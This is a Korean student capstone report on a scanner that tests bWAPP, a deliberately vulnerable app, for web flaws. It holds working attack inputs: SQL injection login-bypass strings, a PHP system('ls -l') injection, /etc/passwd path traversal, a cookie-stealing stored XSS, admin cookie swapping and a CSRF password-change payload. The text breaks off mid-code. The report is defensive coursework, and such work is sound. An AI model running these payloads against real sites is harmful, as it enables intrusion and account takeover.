웹 취약점 자동 진단 사이트 제작

팀　　명 : 약해지지말조

지 도 교 수 : 양환석 교수님

팀　　장 : 이유진

팀　　원 : 이다연

이지원

신하린

2023. 11.

중부대학교 정보보호학과


목 차

1. 서 론

1.1 연구배경

현재, 웹은 IT 관련 산업에서 굉장히 중요한 기술로 자리 잡고 있으며, IT 업계에서 웹을 활용하지 않는 것은 거의 불가능한 상황이다. 웹은 운영체제(OS), 네트워크, 데이터베이스(DB) 등 다른 시스템과 긴밀하게 연동되어 작동하므로, 웹 시스템은 다양한 취약점에 노출될 수 있다. 이러한 연결성으로 인해 웹 시스템의 취약점 외에도 다른 시스템의 취약점으로부터 공격을 받을 수 있다.

특히, 코로나 팬더믹으로 인해 IT 산업은 급격한 성장을 경험하고 있으며, 이로 인해 웹 취약점을 통한 공격 사례가 빈번하게 발생하고 있다. 예를 들어, 과거에 나온 Log4j 취약점 및 Spring4Shell과 같은 위험한 취약점들이 여전히 존재하며, 이러한 취약점을 해결하지 않은 구버전의 소프트웨어를 사용할 경우 보안 위협이 더욱 증가할 수 있다. 최근 연구에 따르면 2022년을 기준으로 웹 공격 건 수가 매월 10,000,000건 이상으로 나타나고 있으며, 이 중 약 40% 이상이 정보 유출을 목적으로 한 공격으로 분류된다.



[표1] 월별 웹 공격 건수 표

1.2 연구필요성

이러한 상황에서 웹 취약점에 대한 계속적인 주의와 대비가 필요하다. 웹 취약점을 검증하고 적절한 보안 조치를 취함으로써, 정보 시스템의 피해를 예방하는 것이 중요하다. 이를 통해 IT 시스템의 안전성과 보안성을 강화할 수 있으며, 민간 기업, 국가의 정보를 효과적으로 보호할 수 있을 것이다. 따라서, 웹 취약점 및 관련 보안 문제에 대한 연구와 대책 마련이 절대적으로 필요한 시대적 요구로 부각된다.

1.3 연구 목적 및 주제선정

본 연구의 목적은 웹 취약점 자동화 진단 도구를 개발하고 이를 사용하여 웹 취약점을 진단할 수 있는 사이트를 제공함으로써, 현재의 사이버 위협 환경에 대응할 수 있는 효과적인 솔루션을 제공하는 것이다. 이를 위해 본 연구에서는 다음과 같은 주제를 선정하였다.

• 웹 취약점 자동화 진단 웹사이트 개발: 본 연구에서는 웹 취약점을 진단할 수 있는 웹사이트 형태로 구현하였다. 이 웹사이트는 사용자가 진단을 원하는 웹사이트의 URL을 입력하면, 해당 웹사이트의 보안 취약점을 자동으로 탐지하고 분석하여 결과를 보여주는 기능을 제공한다. 또한, 이전 이력이 있을 경우 이전 이력을 같이 불러와 해당 웹 사이트의 보안 동향을 한눈에 알아볼 수 있도록 제공한다.
• 웹 취약점 진단 및 자동화: 본 연구에서는 bWAPP이라는 오픈소스 웹 응용 프로그램을 이용하여 웹 취약점 진단을 진행하고 이러한 진단과정을 자동화하였다. bWAPP는 다양한 종류의 웹 취약점을 포함하고 있는 웹 응용 프로그램으로, 웹 보안 교육과 테스트에 널리 사용되고 있다. 본 연구에서는 bWAPP에서 제공하는 각각의 웹 취약점에 대하여 웹 취약점 자동화 진단 도구가 얼마나 효율적으로 빠르게 취약점들을 탐지하고 분석할 수 있는지를 평가하였다.

2. 관련연구

2.1 사용 언어 및 DBMS

2.1.1 EJS

EJS(Embedded Javascript Template)는 템플릿 엔진 모듈로, 서버에서 가져온 특정 데이터 모델의 입력 자료를 미리 정의된 템플릿 양식에 따라 합성한 후, HTML 문서로 재구성하여 클라이언트에게 전달하는 소프트웨어이다. EJS는 HTML와 동일한 구조를 가지며, EJS 태그를 통해 쉽게 자바스크립트를 삽입할 수 있기 때문에 동적인 페이지를 구성하기에 편리하다. 또한, 서버에서 보낸 변수를 가져와 사용할 수 있다는 강점이 있다.

2.1.2 TailwindCSS

TailwindCSS는 Utility-First라는 목적을 가지고 만들어진 CSS 프레임워크이다. 별도의 CSS 파일이나 스타일 태그를 사용하지 않고 HTML의 클래스 속성에 미리 정의한 유틸리티 클래스를 활용하여 간단하게 코드를 작성할 수 있다. 따라서 기존에 작성해야 했던 코드의 길이보다 훨씬 간단하게 속성을 지정해줄 수 있으며 반응형 페이지를 만들기에 용이하다.

2.1.3 Express (Node.js)

Express는 Node.js의 기반의 웹 애플리케이션 프레임워크이다. Node.js는 크롬의 V8엔진을 이용하여 자바스크립트로 서버를 구축하고, 서버에서 자바스크립트가 작동되도록 하는 런타임 플랫폼이다. Express는 이러한 Node.js를 기반으로 하여 다양한 클래스, 라이브러리와 함께 쉽게 웹 애플리케이션을 개발할 수 있도록 만들어졌다.

2.1.4 MySQL

MySQL은 오픈소스 관계형 데이터베이스 관리 시스템이다. 다중 사용자와 다중 스레드를 지원하며, Python, C언어, C++, JAVA, PHP 등 여러 프로그래밍 언어를 위한 다양한 API를 제공하고 있다. MySQL은 유닉스, 리눅스, 윈도우 등 다양한 운영체제에서 사용할 수 있다. 또한, 오픈 소스 라이센스로 무료이며 널리 알려진 표준 SQL 형식을 사용하기 때문에 접근성이 좋다.

2.1.5 Python

Python은 1991년에 발표된 고급 프로그래밍 언어로, 문법이 간결하고 가독성이 뛰어나다. 다양한 운영 체제에서 지원되며, 크로스 플랫폼 개발에 이상적이다. 인터프리터 방식으로 동작하여 코드를 직접 실행할 수 있어 빠르고 유연하게 개발을 할 수 있다. 또한 Python은 풍부한 내장 라이브러리와 외부 패키지 생태계를 가지고 있어, 다양한 작업을 효율적으로 수행하고 개발 시간을 단축할 수 있다.

2.2 웹 취약점

2.2.1 SQL Injection (로그인)

```python
def SI_Login(url):  # SQL Injection
    print("\n[SQL Injection(login)]")
    global si_login_json

    urls = url + "/sqli_3.php"

    inject = [
        "' or 1 = 1 -- ",
        "' or 'a' = 'a' -- ",
        "' or 'a' = 'a' # ",
        "' or 1=1 #",
        "' or '1' ='1",
        "' or ''='",
        "' or 1 = 1 /*",
    ]

    count = 0
```

```python
for i in inject:
    driver.get(urls)
    login1 = driver.find_element(By.ID, "login")
    login1.send_keys(i)
    passwd = driver.find_element(By.ID, "password")
    passwd.send_keys("test")
    driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
    main = driver.find_element(By.ID, "main")
    services = main.find_elements(By.TAG_NAME, "p")
    for wel in services:
        wel = wel.text
        if "Welcome" in wel:
            count += 1

if count > 0:
    print("성공한 로그인 횟수 :", count)
    print("SQL Injection(Login) 취약")
    si_login_json = "risk"
else:
    print("SQL Injection(Login) 안전")
    si_login_json = "safe"
```

[그림1] SQL Injection(로그인) 진단 코드

SQL Injection(로그인)은 공격자가 악의적인 SQL 쿼리문을 로그인 폼에 입력하여 데이터베이스에 접근하는 공격 기술이다. 만약 공격에 성공할 경우, 공격자가 로그인 인증 우회 또는 정보 유출을 시도할 수 있다.

로그인 폼에서 SQL Injection이 발생하는지 판단하기 위해 악의적인 SQL 쿼리문을 로그인 폼에 삽입하였고, 로그인에 성공하면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.2 SQL Injection (검색)

```python
def SI_Search(url):  # SQL Injection(Search)
    print("\n[SQL Injection(Search)]")
    global si_search_json

    urls = url + "/sqli_1.php"
    inject = [
        "'",
        "' or 1 = 1 -- ",
        "' or 'a' = 'a' -- ",
        "' or 'a' = 'a' # ",
        "' or 1=1 #",
        "' or '1' ='1",
        "' or ''='",
        "' or 1 = 1/*",
    ]

    count = 0
```


```python
for i in inject:
    driver.get(urls)
    search = driver.find_element(By.ID, "title")
    search.send_keys(i)
    driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
    time.sleep(1)
    main = driver.find_element(By.ID, "main")
    try:
        a = main.find_element(
            By.TAG_NAME, "a"
        )  # a 태그가 있다면  #sql 인젝션에 성공하면 영화 주소가 나오기 때문!
        message = a.get_attribute("href")  # get_attribute : 특정 요소의 값 반환
        if ".com" in message:
            count += 1
    except:  # a 태그가 없다면
        continue  # 계속 해라

if count > 0:
    print("성공한 검색 횟수 :", count)
    print("SQL Injection(Search) 취약")
    si_search_json = "risk"
else:
    print("SQL Injection(Search) 안전")
    si_search_json = "safe"
```

[그림2] SQL Injection(검색) 진단 코드

SQL Injection(검색)은 사용자가 입력한 데이터를 제대로 필터링하지 못해 발생하며, 공격자가 검색 기능에 악의적인 SQL 쿼리를 삽입하여 데이터베이스를 조작하거나 민감한 정보에 접근하려 할 수 있다.

검색 기능에서 SQL Injection이 발생하는지 판단하기 위해 검색 기능에 악의적인 SQL 쿼리를 삽입하였고, 정보가 출력된다면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.3 PHP CODE Injection




```
def PHP_CI(url):  # PHP CODE Injection
    print(" \n[PHP CODE Injection]")
    global php_ci_json

    urls = url + "/phpi.php"
    driver.get(urls)
    main = driver.find_element(By.ID, "main")
    a = main.find_element(By.TAG_NAME, "a")
    message = a.get_attribute("href")  # a tag 내의 href 주소 가져오기 (message 내용 클릭 주소)
    # print(message)
    driver.get(message)  # 메세지 내용 클릭
    time.sleep(1)
    current_url = driver.current_url
    if "message=" in current_url:  # 메세지 내용이 주소에 노출된다면
        driver.get(
            current_url + ';system("ls -l")'
        )  # ls -l 명령어 실행   # 커맨드 인젝션 : 사용자가 취약한 웹사이트의 입력 폼이나 기타 방법을 이용하여 서버에 직접적, 간접적으로 명령어(Bash, CMD 등)를 전송하여 실행시키는 공격 방법
        # system() : 웹 애플리케이션에서 사용자 입력을 기반으로 system(), exec(), os.system() 등 시스템 호출 함수
        # 이 함수는 웹서버의 권한으로 호출되기 때문에 일반 사용자보다 높은 권한으로 실행될 수 있으며 일반적으로 읽지 못하는 파일이나 디렉토리를 읽을 수 있음
        ls = driver.find_element(By.ID, "main")
        # print(ls.text)
        if "root" in ls.text:  # 출력된 내용에 root가 있다면
            print("PHP CODE Injection 취약")  # 취약
            php_ci_json = "risk"
        else:
            print("PHP CODE Injection 안전")
            php_ci_json = "safe"
```

[그림3] PHP CODE Injection 진단 코드

PHP CODE Injection은 웹 애플리케이션에서 사용되는 PHP 스크립트에 악의적인 코드를 삽입하는 공격이다. 공격자는 악의적인 PHP 코드 입력을 통해 웹 서버를 제어하거나 여러 악의적인 공격을 수행할 수 있다.

PHP CODE Injection이 발생하는지 판단하기 위해 url 뒤에 시스템 호출 함수를 사용하여 'ls -l' 명령어를 실행시키게 하였고, 정보가 출력된다면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.4 관리자 페이지 노출




```
def AE(url):  # 관리자 페이지 노출
    print(" \n[관리자 페이지 노출]")
    global ae_json

    count = 0
    ad_p = [
        "/admin",
        "/administartor",
        "/masterpage",
        "/webmaster",
        "/adm",
        "/manager",
        "/master",
    ]

    for link in ad_p:
        try:
            res = urlopen(url + link)
            if res.status == 200:  # res.status : http 응답코드 가져오기
                # #getcode() : http 응답상태 가져오기도 가능함, 하지만 얘는 주로 오류 상태코드를 가져올 때 사용
                print(url + link, "는 취약합니다.")
                count += 1
        except (
            HTTPError
        ) as e:  # (404)에러를 위한 except 문  #HTTPError : 페이지를 찾을 수 없거나, URL 해석에서 에러가 생긴 경우
            code = e.getcode()  # getcode() : http 응답상태 가져오기
            if code != 200:  # 404 에러 발생 시 continue
                continue
    if count > 0:
        print("관리자페이지 노출 취약")
        ae_json = "risk"
    else:
        print("관리자페이지 노출 안전")
        ae_json = "safe"
```

[그림4] 관리자 페이지 노출 진단 코드

관리자 페이지 노출 취약점은 관리자 페이지가 일반 사용자와 같이 인증되지 않은 사용자에게 노출되는 취약점이다. 이 취약점이 존재하면 공격자가 관리자 페이지에 무단으로 접근하거나 관리자 권한 획득이 가능해질 수 있다.

관리자 페이지 노출 취약점이 발생하는지 판단하기 위해 url 뒤에 관리자 페이지의 이름으로 쉽게 추측이 가능한 'admin', 'administrator' 등을 입력하여 접속을 시도했으며, 만약 정상적으로 접속이 된다면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.5 디렉터리 리스팅




```python
def DL(url):  # 디렉터리 리스팅
    print("\n[디렉터리 리스팅]")
    global dl_json

    count = 0
    urls = url + "/directory_traversal_1.php?page=message.txt"
    driver.get(urls)
    go_url = ""
    for x in urls:  # url 문자 하나씩 불러오기
        if x != "=":
            go_url = go_url + x  # 한 문자씩 go_url에 추가
        else:  # = 라면
            go_url = go_url + "="  # go_url에 = 추가하고
            break  # for문 멈추기

    risk = "/../../../../../../../../../../etc/passwd"
    risk_url = go_url + risk
    driver.get(risk_url)
    time.sleep(1)
    main = driver.find_element(By.ID, "main")
    if "root" in main.text:
        print(risk_url, "에 접속 가능합니다.")
        count += 1

    if count > 0:
        print("디렉터리 리스팅 취약")
        dl_json = "risk"
    else:
        print("디렉터리 리스팅 안전")
        dl_json = "safe"
```

[그림5] 디렉터리 리스팅 진단 코드

디렉터리 리스팅은 웹 서버에서 디렉터리 내의 파일 목록들이 노출되는 것을 말한다. 공격자가 파일 및 디렉터리 구조를 쉽게 파악할 수 있으며 중요 파일에 접근하는 등의 보안 문제가 발생할 수 있다.

디렉터리 리스팅이 발생하는지 판단하기 위해 상대 경로를 이용해 /etc/passwd로 접속을 시도했으며, 만약 /etc/passwd의 내용이 출력됐다면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.6 Stored XSS



```
def XSS_Stored(url):  # Stored XSS
    print("\n[Stored XSS]")
    global xss_stored_json

    re = url + "/reset.php"
    driver.get(re)  # 지금까지 코드 짜기 위해 실습 돌린 것들을 초기화하기 위해 넣은 reset 코드(reset page로 이동)

    urls = url + "/htmli_stored.php"  # 여기부터가 진짜 시작
    driver.get(urls)
    entry = driver.find_element(By.ID, "entry")
    entry.send_keys(
        "Hi :D <script>alert(document.cookie)</script>"
    )  # 사용자의 쿠키 정보를 볼 수 있는 악의적인 구문 삽입
    # <script> 태그 안쪽에 있는 코드를 자바스크립트로 해석해서 동작함

    driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
    time.sleep(1)
    alert = driver.switch_to.alert  # 경고창 가져오기
    if "PHPSESSID=" in alert.text:
        alert.accept()  # 경고창 닫기

        driver.get(url)  # 기본 페이지
        time.sleep(1)
        driver.get(urls)  # XSS 코드를 넣은 글이 있는 블로그 접속
        time.sleep(1)
        alert2 = driver.switch_to.alert
        if "PHPSESSID=" in alert2.text:  # 알림창에 알림이 뜬다면
            print("Stored XSS 취약")
            time.sleep(1)
            xss_stored_json = "risk"
            alert2.accept()  # 경고창 닫기

    else:
        print("Stored XSS 안전")
        xss_stored_json = "safe"
```

[그림6] Stored XSS 진단 코드

Stored XSS 취약점은 서버의 DB 혹은 파일 등의 형태로 저장된 악성 스크립트를 조회할 때 발생하는 XSS이다. 입력 데이터를 안전하게 처리하지 않고 저장할 때 발생하며, 공격자는 게시물이나 댓글에 악성 스크립트를 포함해 업로드하여 해당 취약점을 발생시킬 수 있다.

Stored XSS 취약점이 발생하는지 판단하기 위해 게시물에 쿠키 정보를 볼 수 있는 악의적인 구문을 삽입하였고, 다시 게시물에 접속했을 때 쿠키 정보가 알림창에 뜨는지 확인하였다. 만약 쿠키 정보가 알림창에 뜬다면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.7 세션 고정 취약점

```
def SF(url):  # 세션 고정 취약점
    print("\n[세션 고정 취약점]")
    global sf_json

    driver.get(url)

    cookie1 = driver.get_cookie("PHPSESSID")
    cookie_s1 = cookie1["value"]
    print(cookie_s1)

    logout = url + "/logout.php"
    driver.get(logout)
    time.sleep(1)  # 로그아웃하기

    # 다시 로그인 하기
    login(url)
    time.sleep(1)

    cookie2 = driver.get_cookie("PHPSESSID")
    cookie_s2 = cookie2["value"]
    print(cookie_s2)

    if cookie_s1 == cookie_s2:
        print("세션 고정 취약")
        sf_json = "risk"
    else:
        print("세션 고정 안전")
        sf_json = "safe"
```

[그림7] 세션 고정 취약점 진단 코드

세션 고정 취약점은 사용자가 로그인 했을 때 발급된 세션 ID가 일정하게 고정되어 있을 때 발생하는 취약점이다. 공격자는 정상적인 사용자의 고정된 세션 ID를 탈취하여 정상적인 사용자의 권한을 획득하고 위장하여 접근할 수 있다.

세션 고정 취약점이 존재하는지 판단하기 위해 사용자가 로그인 했을 때의 세션 ID와 재로그인 했을 때의 세션 ID 값을 비교하였고 두 세션 ID가 일치한다면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.8 쿠키 변조 취약점

```python
def Cookie(url):
    print("\n[Cookie 변조 취약점]")
    global cookie_json

    # 관리자 계정으로 로그인
    # login(url) #굳이 없어도 되기는 함
    driver.get(url)
    time.sleep(1)

    # 관리자 계정의 쿠키값 가져오기
    cookie = driver.get_cookie("PHPSESSID")
    cookie_a = cookie["value"]
    # print(cookie_a)

    # test 계정으로 로그인하기
    url1 = url + "/login.php"
    pyautogui.hotkey("ctrl", "shift", "n")  # 시크릿모드로 열기
    time.sleep(1)

    # 새로 열린 창으로 전환
    driver.switch_to.window(driver.window_handles[1])
    driver.get(url1)
    login1 = driver.find_element(By.ID, "login")  # 다른 계정으로 로그인
    login1.send_keys("test")
    passwd1 = driver.find_element(By.ID, "password")
    passwd1.send_keys("success")
    driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
    time.sleep(1)

    cookie2 = driver.get_cookie("PHPSESSID")
    cookie_t = cookie2["value"]
    # print(cookie_t)

    # test계정의 쿠키값을 관리자 쿠키값으로 변경
    cookie_t = cookie_a
    # print(cookie_r2)

    # 쿠키 지우기
    driver.delete_cookie("PHPSESSID")
    # 현재 브라우저에 쿠키 추가
    # print(driver.get_cookies())
    # 쿠키 추가하기(변경하기)
    driver.add_cookie({"name": "PHPSESSID", "value": f"{cookie_t}"})
    # print(driver.get_cookies())

    # 새로고침
    driver.refresh()
    time.sleep(2)

    # welcome bee 있는지 확인하기
    main = driver.find_element(By.ID, "menu")
    td = main.find_elements(By.TAG_NAME, "td")

    # 메뉴 바에 bee로 바뀌었는지 확인하기 위해 크롤링
    for bee in td:
        bee = bee.text

    # bee로 바뀌었다면 취약, 아니라면 안전
    if "Bee" in bee:
        print("Cookie 변조 취약")
        cookie_json = "risk"
    else:
        print("Cookie 변조 안전")
        cookie_json = "safe"

    # 새창 닫기
    driver.close()
    # 원래 창으로 이동
    driver.switch_to.window(driver.window_handles[0])
```

[그림8] 쿠키 변조 취약점 진단 코드

쿠키 변조 취약점은 보호되지 않은 쿠키 사용으로 발생하며 쿠키 값 변조 등으로 데이터 위변조가 가능한 취약점이다. 공격자는 사용자의 쿠키 값을 수정하여 인증 정보나 세션 데이터를 변경하거나 사용자로 위장하여 악의적인 활동을 수행할 수 있다.

쿠키 변조 취약점이 존재하는지 확인하기 위해 관리자 계정으로 로그인하여 쿠키값을 저장하였고, 그 이후 시크릿 모드로 접속하여 일반 사용자의 계정으로 로그인한 뒤 사용자의 쿠키값을 관리자의 쿠키값으로 변경하였다. 만약 새로고침했을 때 관리자 계정으로 로그인이 되어있다면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.9 리다이렉트 취약점

```python
def Redirect(url):
    print("\n[Redirect 취약점]")
    global redirect_json

    url = url + "/unvalidated_redir_fwd_1.php"

    driver.get(url)
    time.sleep(1)
    selectbox = Select(driver.find_element(By.TAG_NAME, "select"))
    selectbox.select_by_index(1)  # 첫번째 인덱스값 선택
    driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER
    time.sleep(2)

    # 원래 페이지로 이동
    driver.get(url)
    time.sleep(2)

    # select 안에 있는 옵션들 가져오기
    select = driver.find_element(By.TAG_NAME, "select")
    options = select.find_elements(By.TAG_NAME, "option")
```

```python
for option in options:
    value = option.get_attribute("value")  # get_attribute : 특정 요소의 값 반환
    # 속성값을 value에 저장  #주소들이 저장됨
    if value != "http://isweb.joongbu.ac.kr/~jbuis/":
        driver.execute_script(
            "arguments[0].value = 'http://isweb.joongbu.ac.kr/~jbuis/'",
            option,
        )

selectbox = Select(driver.find_element(By.TAG_NAME, "select"))
selectbox.select_by_index(1)  # 첫번째 인덱스값 선택
driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
time.sleep(2)
current_url = driver.current_url

if (
        current_url == "http://isweb.joongbu.ac.kr/~jbuis/"
):  # 현재 페이지가 중부대학교 졸업작품 페이지면 취약
    print("Redirect 취약")
    redirect_json = "risk"
else:
    print("Redirect 안전")
    redirect_json = "safe"
```

[그림9] 리다이렉트 취약점 진단 코드

리다이렉트 취약점은 링크나 리다이렉트를 통해 악의적인 웹 사이트로 사용자를 이동시키는 취약점이다. 사용자는 악성 사이트로 이동할 수 있으며, 개인정보 노출 등의 보안 위험이 존재한다.

리다이렉트 취약점이 존재하는지 판단하기 위해 버튼을 클릭했을 때 지정한 url로 접속이 되도록 수정하였다. 만약 사용자가 버튼을 클릭했을 때 지정한 url로 접속이 됐다면 해당 취약점에 대해 취약하다고 판단하였다.

2.2.10 CSRF

```python
def CSRF(url):  # CSRF
    print("\n[CSRF]")
    global csrf_json

    conn = pymysql.connect(
        [redacted]
    )

    cursor = conn.cursor()

    cursor.execute(
        f"select tool_num from tool_num"
    )

    row = cursor.fetchone()
    for i in row:
        num = i
        print(num)

    logout = url + "/logout.php"
    driver.get(logout)
    time.sleep(1)  # 로그아웃하기

    create = url + "/user_new.php"  # 사용자 생성 #student14
    driver.get(create)
    id = driver.find_element(By.ID, "login")
    id.send_keys(f"student{num}")  # 변경!!
    email = driver.find_element(By.ID, "email")
    email.send_keys(f"student{num}@new.com")  # 변경!!
    passwd = driver.find_element(By.ID, "password")
    passwd.send_keys("test")
    passwd_conf = driver.find_element(By.ID, "password_conf")
    passwd_conf.send_keys("test")
    secret = driver.find_element(By.ID, "secret")
    secret.send_keys("hi")
    driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
    time.sleep(1)

    driver.get(url + "/login")  # 만든 계정으로 로그인 #student14 로그인
    log_in = driver.find_element(By.ID, "login")
    log_in.send_keys(f"student{num}")  # 변경!!
    passwd = driver.find_element(By.ID, "password")
    passwd.send_keys("test")
    driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
    time.sleep(1)

    urls = url + "/csrf_1.php"  # 비밀번호 변경
    driver.get(urls)
    passwd_new = driver.find_element(By.ID, "password_new")
    passwd_new.send_keys("testing")
    passwd_conf2 = driver.find_element(By.ID, "password_conf")
    passwd_conf2.send_keys("testing")
    driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
    time.sleep(1)

    current_url = driver.current_url
    if "testing" in current_url:  # 비밀번호가 현재 url에 노출된다면 csrf 공격시도
        re = url + "/reset.php"
        driver.get(re)  # xss_stored 코드 초기화하기 위해 넣은 reset 코드(reset page로 이동)

        blog = url + "/html1_stored.php"  # 블로그 글쓰기 창으로 이동
        driver.get(blog)
        attack = f'<img src="{current_url}" width="0" height="0">'  # f 문자열 이용 #프레임할 위치에 있는 변수를 {}로 감싸기

        new_str = attack.replace("testing", "success")  # 비밀번호를 success로 변경, 공격구문

        entry = driver.find_element(By.ID, "entry")
        entry.send_keys(new_str)  # 공격 구문 삽입
        driver.find_element(By.TAG_NAME, "button").send_keys(Keys.ENTER)
        time.sleep(1)

        check = url + "/sqli_16.php"  # 비밀번호 변경 확인
        driver.get(check)
        input_box = driver.find_element(By.ID, "login")
        input_box.send_keys(f"student{num}")  # 변경!!!
        input_box2 = driver.find_element(By.ID, "password")
        input_box2.send_keys("testing")
